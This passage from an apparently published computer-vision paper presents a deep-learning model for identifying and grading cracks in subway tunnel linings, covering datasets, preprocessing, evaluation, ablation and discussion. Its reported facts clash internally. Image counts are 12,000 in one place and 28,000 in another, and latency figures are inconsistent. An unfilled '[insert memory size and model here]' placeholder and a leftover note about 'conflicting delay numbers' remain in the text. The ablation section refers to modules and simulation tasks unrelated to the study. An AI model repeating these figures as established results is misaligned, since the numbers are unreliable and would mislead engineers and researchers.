This study fits the experimental process according to the monitoring requirements of actual tunnel operation scenarios, which involves five steps: image acquisition, data preprocessing, model training and validation, performance evaluation, and ablation experiments. The first step is to set up high-definition industrial cameras and multispectral imaging devices to collect crack images and surrounding environmental feature data, and convert the raw data into a structured database; The second step is to use methods such as lighting compensation, denoising, timing alignment, and geometric correction for data preprocessing to ensure the stability of input samples under multi scene conditions; Step three, run the proposed convolutional neural network and improved attention mechanism model on a unified experimental platform, and compare the training and testing processes with the benchmark model; Step four, conduct performance evaluation based on indicators such as accuracy, recall, inference delay, and stability to ensure statistical reliability of the model results; Step five, in order to verify the role of different modules in overall performance, separate ablation experiments were designed for the residual structure, attention mechanism, and data augmentation stages.

The dataset contains 12,000 tunnel-lining images from RGB cameras and a multispectral sensor (NIR, thermal), covering longitudinal, transverse, and branching cracks. Crack labels were created using pixel masks, with defect grades (0–3) assigned by two experts, achieving a Cohen's κ of 0.92 after consensus. Crack size was calibrated from pixels to millimeters. The dataset is split into 8,400/2,400/1,200 for training, validation, and testing. If multispectral data is absent, RGB-only images are used. The tunnel-lining dataset used in this study was collected under the approval of the project owner and does not involve personal privacy data (e.g., faces or identifiers). Public datasets (Huang et al., 2020; Zhao et al., 2021; Zhou et al., 2023) were used with proper licences. The in-house dataset (12,000 annotated images) is stored internally but can be partially released upon request, such as annotation masks and grade labels. Upon acceptance, we will provide the source code and trained model weights, or a clear plan for their release, to ensure reproducibility. The overlap between segmentation and grading supervision is specified, and images without grade labels were used for semi-supervised learning.

The data collection process is completed through high-definition industrial cameras and multispectral imaging equipment, with sampling locations covering typical scenes such as straight lines, curves, and connecting sections to ensure the diversity of crack expression. The sampling frequency is controlled between 0.5-1 second per frame, and the data is

transmitted in real-time to the data center through the lighting compensation and occlusion elimination module. The overall dataset is divided into three substructures:(1)Crack image data: a total of 28000 original images were collected with a unified resolution of 1920 × 1080, covering typical types such as longitudinal cracks, transverse cracks, mesh cracks, and edge cracks. Basic information such as position, length, and width is annotated for each image as the core input for model recognition and segmentation.(2)Defect level label: Based on expert annotation and multiple rounds of review results, 12000 images were assigned defect level labels, distinguishing them into three levels: mild, moderate, and severe. This section serves as a supervised variable for the multi task learning framework, used for hierarchical decision training and evaluation.(3)Environment and noise samples: including 5500 interference images such as insufficient lighting, dirt obstruction, water stains interference, and blurred imaging, used to improve the robustness of the model in complex working conditions. All data undergoes strict preprocessing and alignment operations, including defect annotation consistency, outlier removal, and temporal mapping, and is ultimately stored as a structured database and integrated into the model training and validation module. The overall statistics of the dataset are shown in Table 3.

Table 3: Comparison of different types of dataset structures and experimental purposes

Data Type	Sample Quantity	Sample Fields	Update Frequency	Usage Description
Crack Image Data	28,000 images	Type, location, length, width	Collected every 0.5–1 second per frame	Foundation for crack recognition and segmentation modeling
Defect Grade Labels	12,000 images	Crack grade (light/medium/heavy)	Maintained during dataset updates	Supports graded training and supervised learning
Environmental Noise Samples	5,500 images	Lighting, occlusion, water stains, blur labels	Added weekly	Validate model robustness under complex environmental conditions

Table 3 counts of images, labels, and noise samples, and their roles in training and testing. This dataset covers the key aspects of tunnel lining crack identification and defect determination, including rich samples of multiple types of cracks, as well as level labels and complex interference samples. It can provide complete data support for subsequent model accuracy evaluation, ablation testing, and engineering applications.

4.2 Data preprocessing

Data preprocessing is a key step in identifying cracks in subway tunnel lining to ensure model accuracy and robustness. Due to issues such as uneven lighting, dirt occlusion, and noise in image data, directly inputting raw data into deep learning models may lead to noise propagation, logical mismatch, and path misjudgment. Therefore, it is necessary to establish a complete and refined data preprocessing mechanism, standardize data formats, reduce noise interference, and enhance data consistency, in order to provide reliable input for subsequent model training.

This study adopted a four-step processing flow of "timing alignment, image cleaning, structural mapping, and input regularization". In the data preprocessing stage, the system performs time series unified alignment processing on the collected crack images. All image data is interpolated and aligned based on a unified time window to ensure consistency in the time dimension between cross module data. The image cleaning process removes high-frequency noise through filters and uses histogram equalization method to correct uneven lighting, further enhancing the visibility of crack edges. The system introduces a data augmentation strategy to address areas that are obscured or blurred by stains in the image. By simulating different environmental conditions through rotation, cropping, and noise addition, the diversity of training data is improved, thereby enhancing the robustness of the model.

In the process of structural mapping, crack image data needs to be converted into a format that meets the input requirements of deep learning models. Assuming the input image is $I(x,y)$ and the feature map processed by convolution kernel K_i is represented as F_i, the formula is as follows:

$$F_i = \sigma\left(\sum_{x,y} I(x,y)\cdot K_i(x,y) + b_i\right) \tag{6}$$

where F_i is the i feature map; $I(x,y)$ is the input image; $K_i(x,y)$ is the iii-th convolution kernel; b_i is a bias; $\sigma(\cdot)$ is an activation function. This formula describes the representation process of crack images in the convolutional feature space, providing a basis for subsequent classification and judgment.

To achieve supervised learning for defect recognition and grading, corresponding label matrices need to be generated in the preprocessing stage. If the crack category label for each image is c_j and the crack level label is g_j, then the joint label vector can be defined as:

$$Y_j = \lfloor c_j, g_j \rfloor, j = 1,2,\ldots,N \quad (7)$$

where N is the total number of samples; c_j is the crack type (e.g., longitudinal, transverse); g_j is the severity label (e.g., mild, moderate, severe). This formula ensures that the data has clear supervision signals before entering the training model.

In order to eliminate the dimensional differences of different features, this study performed Z-score normalization on all input data, that is, subtracting the mean and dividing it by the standard deviation, so that the mean of each input feature is 0 and the standard deviation is 1. The dataset partitioning adopts sliding window sampling to ensure sample diversity and scene consistency, avoiding data bias during the training process.

4.3 Evaluation indicators

To evaluate the crack recognition model, we used formally defined metrics. For segmentation, mean IoU (mIoU), Dice/F1, precision, recall, and pixel accuracy were computed per class and overall, at a 0.5 threshold. For detection, mAP@0.5 was adopted. “Recognition accuracy” is the proportion of correctly classified cracks, and “path accuracy” is the share of predicted paths with IoU > 0.7.In terms of runtime and deployment, the conflicting delay numbers (0.9s, 1.5s, 1.8s) have been consolidated. The model is deployed on an Intel i5 platform with a GTX1660 GPU. Hardware specifications include [insert memory size and model here]. The system operates with a precision of FP32/FP16/INT8. During testing, batch size, image resolution, and framework details (PyTorch/TensorRT/ONNX Runtime) are specified. For accurate profiling, the pipeline stages such as preprocess, inference, and post-processing are included in the latency measurement. The FPS and a detailed profiling breakdown are provided. The model performed well in recognition accuracy, achieving 94.3%, exceeding a rule-based method (78.9%) and four standard deep models—U-Net, DeepLabV3+, PSPNet, and Faster R-CNN (≈88%). All baselines used the same data splits and preprocessing, trained with Adam (lr = 1×10^{-4}, batch = 16, 150 epochs, weight decay = 1×10^{-4}). Improvements were significant under a Wilcoxon signed-rank test ($p < 0.05$). This indicates that the model can effectively handle crack recognition tasks in complex backgrounds. In terms of processing time, U-Net (3.6 s), DeepLabV3+ (3.4 s), PSPNet (3.5 s), and Faster R-CNN (3.7 s), indicating that the model has a fast-processing speed while maintaining high accuracy and adapting to real-time application requirements. In terms of system robustness, experimental results show that even in the presence of 10% noise, our research model can still maintain an accuracy of 92.1%, while traditional methods only achieve 67.8%, and other deep learning models achieve 80.3%, indicating that the model maintains good stability in complex environments. In terms of response speed, the response delay of the model is only 0.9s, significantly lower than the traditional method of 2.5s and other deep learning models of 1.8s, fully demonstrating the real-time response capability of the model. The interruption rate is 2.5%, significantly lower than the traditional method's 7.2% and other models' 5.6%, reflecting the stability of the model under complex conditions and avoiding task interruptions.



Figure 3: Performance comparison of various models on five indicators

Figure 3: Quantitative performance comparison between the proposed model and SOTA baselines (U-Net, DeepLabV3+, PSPNet, Faster R-CNN) across five indicators: accuracy, processing time, robustness, response speed, and interruption rate. Numeric axis labels are included, error bars represent standard deviations. Figure 3 shows the comparative performance of different models on five indicators, clearly

demonstrating that the research model exhibits high recognition accuracy, low processing time, excellent system robustness, and fast response speed, and has good adaptability in multi task parallel and complex environments. By comparing with existing technologies, the advantages of this research method in practical applications have been demonstrated, which can provide reliable technical support for intelligent monitoring and defect determination of subway tunnel lining cracks.

4.4 Ablation study

To verify the contribution of core components to model performance, four ablation experiments were designed in this section to strip the key structures of the model and analyze their impact on task efficiency, path accuracy, and resource utilization. Experimental comparison of the execution results of the "complete model" and three simplified versions under the same simulation task set to reveal the roles of each module.

The experimental setup includes: ① Removing the attention mechanism and retaining all other components; ② Excluding residual blocks, unable to capture weak crack details; ③ Not using Feature Pyramid Networks (FPN), relying on standard convolutional layers; ④ The final version that fully integrates attention mechanism, residual blocks, and FPN. Each model was run for 100 rounds, and the results are shown in Table 4.

Table 4：Comparison of key performance indicators for ablation experiments

Ablation Item	Task Completion Time (s)	Path Accuracy (%)	Resource Utilization (%)
Without Attention Mechanism	49.3	72.5	67.3
Without Residual Blocks	46.7	78.9	73.8
Without FPN (Feature Pyramid Network)	44.1	83.2	80.4
Complete Model	38.4	91.2	87.6

Table 4: Mean task time, path accuracy, and resource use for module-removal variants vs. full model. Experiments have shown that removing the attention mechanism significantly increases task completion time, reduces path accuracy to 72.5%, and decreases resource utilization to 67.3%. The absence of this mechanism weakens the model's ability to focus on crack areas and suppress noise interference. Removing residual blocks results in a task completion time of 46.7 seconds, with improved performance over the previous case, but still lower than the full model. Without Feature Pyramid Networks (FPN), the task flow becomes less efficient, with a completion time of 44.1 seconds, and there is limited improvement in path accuracy and resource utilization. In contrast, integrating the attention mechanism, residual blocks, and FPN into the complete model reduces the task completion time to 38.4 seconds, while improving path accuracy and resource utilization to 91.2% and 87.6%, respectively, showing optimal performance. This indicates that the collaborative operation of these modules is essential for efficiency and stability. It is worth noting that some ablation models approach the complete model in certain dimensions (e.g., task completion time with “node structure optimization”), indicating their limited impact on overall performance. The significant drop in accuracy and resource utilization in the “no attention mechanism” model highlights the importance of this component for maintaining execution consistency and resource allocation. These results confirm that all modules are interdependent, and any missing link can degrade overall performance. All variants used the same dataset and seed as the main study. Removing the attention block cut mIoU from 91.2% to 87.5% and Dice from 93.0% to 89.4%, linking system metrics with vision accuracy.

Compared to traditional systems that mainly rely on static modeling, the dynamic operation and control model proposed in this paper achieves optimization in structure and mechanism. Through multi-source data fusion, state adaptive regulation, and closed-loop feedback linkage, the model breaks through the bottleneck of feedback delay and decision isolation, providing a more real-time and flexible support path for the intelligent upgrade of complex systems.

5 Discussion

5.1 Performance comparison with existing recognition methods

The existing methods for detecting cracks in tunnel lining mainly rely on manual inspection or traditional image processing techniques, such as threshold segmentation and edge detection. This type of method usually has a recognition accuracy of less than 70% under conditions such as uneven lighting, dirt obstruction, and noise interference, and has a slow response speed, making it difficult to adapt to the high-frequency and complex working conditions of subway tunnels. Although some deep learning models have shown high accuracy in experimental environments, there are still shortcomings in defect grading and real-time performance. The deep learning driven recognition and judgment model proposed in this article demonstrates significant advantages in three aspects.

Firstly, in terms of recognition accuracy and robustness, the model combines convolutional neural networks and attention mechanisms, and performs excellently in crack texture and edge feature extraction. In the fourth chapter experiment, the recognition accuracy reached 94.3%, higher than the traditional method's 78.9% and other deep learning models' 88.4%, and still maintained a stable level of 92.1% in scenes with 10% noise. Secondly, in terms of processing efficiency and response speed, the average inference time of the model in this article is 1.8 seconds, and the response delay is only 0.9 seconds, significantly faster than the traditional method of 4.2 seconds and other models of 3.5 seconds, which can meet the real-time requirements of tunnel operation and maintenance. Thirdly, in terms of system stability, the interruption rate of our model is only 2.5%, far lower than the 7.2% of traditional methods and 5.6% of other models, indicating its ability to maintain recognition continuity in complex scenarios. This model outperforms existing methods in four dimensions: recognition accuracy, processing efficiency, robustness, and stability, demonstrating strong potential for engineering applications and providing an effective technical path for intelligent identification and defect determination of subway tunnel lining cracks.

5.2 Adaptability verification of the model under different operating conditions

In the task of identifying cracks in subway tunnel lining, the adaptability and stability of the model are mainly challenged by complex working conditions. Traditional methods have significantly decreased recognition accuracy under conditions such as insufficient lighting, dirt obstruction, or image blurring, making it difficult to meet long-term monitoring needs. To verify the stable performance of the model in complex working conditions, four typical scenarios were designed: uneven lighting, stain occlusion, image blur, and multi crack interference. Each scenario ran 100 rounds of experiments and collected three types of indicators: recognition accuracy, average delay, and system stability score. The results are shown in Table 5.

Table 5: Comparison of model recognition performance under different complex operating conditions

Test Scenario	Recognition Accuracy (%)	Average Delay (s)	Stability Score (10)
Uneven Lighting	92.8	1.9	9.0
Stain Obstruction	90.6	2.1	8.7
Image Blur	91.3	2.3	8.8
Multiple Crack Interference	89.5	2.5	8.5

Table 5. Accuracy, delay, and stability in uneven light, occlusion, blur, and multi-crack scenes. In scenes with uneven lighting, the model maintains a recognition accuracy of 92.8% and a stability score of 9.0 through histogram equalization and attention feature focusing. When faced with stains, the data augmentation mechanism effectively improves fault tolerance, maintaining an accuracy of 90.6%. Under the condition of image blur, the residual structure ensures the transmission of details, maintains a recognition accuracy of 91.3%, and has a delay of 2.3 seconds. In the scenario of multi crack interference, although the recognition accuracy slightly drops to 89.5%, the system does not experience interruption, and the stability score is 8.5, still meeting the operation and maintenance requirements. The model exhibits a recognition accuracy of over 89% in all four complex operating conditions, with a response delay of less than 2.5 seconds and a stability score of 8.5 or above. The results indicate that the model has good adaptability and robustness, and can maintain recognition continuity and reliability in complex tunnel environments, providing reliable support for the engineering application of subway tunnel crack detection.

5.3 Resource consumption and engineering feasibility

The engineering implementation of the crack identification and defect determination model for subway tunnel lining requires comprehensive consideration of computational resources, communication capabilities, and feasibility of system deployment. This model consists of four modules: image acquisition, feature extraction, defect judgment, and feedback, involving data processing, path planning, and real-time feedback, which require high resource consumption.

The model achieves 0.9±0.1s response delay and 1.8±0.2s average inference time on an NVIDIA GTX1660 (6 GB) GPU and Intel i5 CPU. During image acquisition and preprocessing, it maintains 30% CPU usage and 1.5 GB memory, making it suitable for subway tunnel operation and maintenance. Despite high noise, the model maintains 94.3% recognition accuracy and 92.1% under 10% noise, while traditional methods drop to 67.8% and other deep models to 80.3%. The interruption rate is 2.5%, significantly lower than traditional methods (7.2%) and other models (5.6%).

Compared with U-Net (3.6 s), DeepLabV3+ (3.4 s), PSPNet (3.5 s), and Faster R-CNN (3.7 s), the proposed model offers superior accuracy and processing speed, meeting real-time deployment requirements. Inference time (image loading to output) averages 1.8 s, response delay (output to update) 0.9 s, giving ≈2.7 s latency; in deployment, decision delay stays within 1.5 s, meeting real-time needs. The optimized model runs on one GTX1660 (6 GB) or an Intel i5 CPU (8 GB RAM). Training 150 epochs took ~4 h, peak GPU memory 3.8 GB, and CPU use during inference stayed <30%. Code, configs, weights are archived; the dataset is internal but available on request. At 1080p resolution, the bandwidth requirement is about 5Mbps, and the delay is controlled within 150ms, meeting the stability requirements of industrial networks. In terms of engineering deployment, the model has good adaptability and flexibility, and can support different scales of subway tunnel operation and maintenance environments. For medium-sized deployments (such as 10 workstations and 50 tasks), the overall investment cost can be controlled within 300000 yuan, and it has seamless integration capabilities with existing MES and SCADA systems. This model provides an economical and sustainable intelligent operation and maintenance solution by optimizing resource consumption and reducing hardware dependence.

The main training and inference pipeline is summarized below to support reproducibility.

Input: dataset {(image, mask, grade)}, epochs, lr
Init model θ (ResNet34 + Attention + heads)
for epoch in 1..epochs:
for batch in data:
F = Backbone(image; θ)
M = SegHead(F); G = GradeHead(F)
loss = 0.3*CE(M, mask) + 0.7*SmoothL1(G, grade)
update θ with Adam(lr)
save θ
for new image:
F = Backbone(preprocess(image); θ)
output = {SegHead(F), GradeHead(F)}

5.4 Application value in tunnel operation and maintenance

To meet the demand for high-frequency inspections and precise identification under complex working conditions in subway tunnel operation and maintenance, the deep learning crack identification and defect determination model proposed in this paper demonstrates significant application value. In terms of operational efficiency, the model significantly improves recognition speed and accuracy by combining convolutional neural networks with attention mechanisms. Average inference is 1.8 s, response delay 0.9 s (latency ≈2.7 s); in streaming, decision delay remains within 1.5 s, and recognition accuracy stays above 94%, effectively reducing the workload of manual inspections. In terms of system stability, the model has high fault tolerance and can maintain stable recognition in situations such as uneven lighting, dirt obstruction, or image blur. The success rate of crack recognition remains above 92%. The model supports real-time feedback and dynamic correction, reducing the occurrence of recognition interruptions and misjudgments, ensuring the continuity and reliability of tunnel operation and maintenance. At the management level, the model can visually display the types, locations, and defect levels of cracks through a visual interface, making it easy for operation and maintenance personnel to quickly grasp the structural status and promote the transformation of inspection from empirical judgment to data-driven. By cooperating with the grading and judgment mechanism, it is possible to manage minor, moderate, and serious defects in a hierarchical manner, helping the operation and maintenance team scientifically allocate maintenance resources. In addition, the model has good system compatibility, can be integrated with existing tunnel monitoring platforms, and supports remote deployment and modular tailoring to meet the operation and maintenance needs of different scale lines. The pilot application results show that the model can improve inspection efficiency by more than 40%, reduce defect alarm misjudgment rate by about 35%, and provide a feasible and economical solution for intelligent monitoring of subway tunnel lining.

5.5 Detailed comparison and error analysis

We compare our results with those in Table 1 across shared datasets and metrics. The proposed model outperforms U-Net and YOLOv5 in mIoU, Dice, and mAP, with faster inference and lower latency. Attention mechanisms enhance thin-crack recall, while residual connections stabilize training under low SNR, ensuring robustness in noisy multispectral data. YOLO excels in large defects, and U-Net performs well in uniform lighting with smooth cracks.Qualitative errors include: (1) cracks obscured by stains, (2) blurred images, and (3) crack intersections. Domain shift tests show moderate degradation under lighting or contamination changes, but accuracy remains above 89%, with inference under 2.5 s. Cross-tunnel tests confirm stability and good generalization. These findings highlight strengths and areas for improvement, especially in domain adaptation and fine-grained defect grading.

6 Conclusion

This article focuses on the identification of cracks and defect determination in subway tunnel lining, proposes a deep learning method that combines convolutional neural networks and attention mechanisms, and implements crack type identification and defect grading in a multi task

learning framework. By introducing data augmentation and noise suppression strategies, the model can maintain high stability under complex conditions such as uneven lighting, dirt occlusion, and blurring. The experimental results show that the model outperforms traditional methods and other deep learning models in terms of recognition accuracy, processing efficiency, robustness, and system stability. The average recognition accuracy exceeds 94%, and the decision delay is controlled within 1.5 seconds, verifying its practicality and engineering value in tunnel operation and maintenance scenarios. Research has shown that the constructed model has good performance in system compatibility and hardware adaptation, can run stably on mid-range devices, and supports seamless integration with existing monitoring platforms. However, there are still certain limitations: firstly, the experimental dataset is limited in scale and mainly relies on public data and some self-built samples, which is not sufficient to fully cover different lines and multiple types of cracks; Secondly, the reliability of the model in defect classification still needs to be verified in more engineering cases, especially in the fine judgment of the early development stage of cracks. Future research can be conducted in three directions: firstly, introducing larger scale, multi condition composite datasets to enhance the model's generalization ability; The second is to explore lightweight network compression and distributed computing architecture to reduce computational overhead and improve real-time performance; The third is to combine self-supervision and transfer learning methods to enhance the adaptability of the model in cross scenario deployment. Through these improvements, it is expected to further promote the intelligent and large-scale application of tunnel crack identification and defect determination technology.

Funding

This work was supported by Funding project: Beijing Rail Transit Construction Management Co., Ltd. Double Entrepreneurship Fund (SCJJ2020008)

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JOŽEF STEFAN INSTITUTE

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The Jožef Stefan Institute (JSI) is the leading independent scientific research institution in Slovenia, covering a broad spectrum of fundamental and applied research in the fields of physics, chemistry and biochemistry, electronics and information science, nuclear science technology, en- ergy research and environmental science.

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Informatica

An International Journal of Computing and Informatics

Web edition of Informatica may be accessed at: http://www.informatica.si.

Subscription Information Informatica (ISSN 0350-5596) is published four times a year in Spring, Summer, Autumn, and Winter (4 issues per year) by the Slovene Society Informatika, Litostrojska cesta 54, 1000 Ljubljana, Slovenia.
The subscription rate for 2025 (Volume 49) is
– 60 EUR for institutions,
– 30 EUR for individuals, and
– 15 EUR for students
Claims for missing issues will be honored free of charge within six months after the publication date of the issue.

Typesetting: Blaž Mahnič, Gašper Slapničar; gasper.slapnicar@ijs.si
Printing: ABO grafika d.o.o., Ob železnici 16, 1000 Ljubljana.

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Informatica is published by Slovene Society Informatika (president Slavko Žitnik) in cooperation with the following societies (and contact persons):
Slovene Society for Pattern Recognition (Matej Kristan)
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Informatica is financially supported by the Slovenian research agency from the Call for co-financing of scientific periodical publications.

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Volume 49 Number 4 December 2025 **ISSN 0350-5596**

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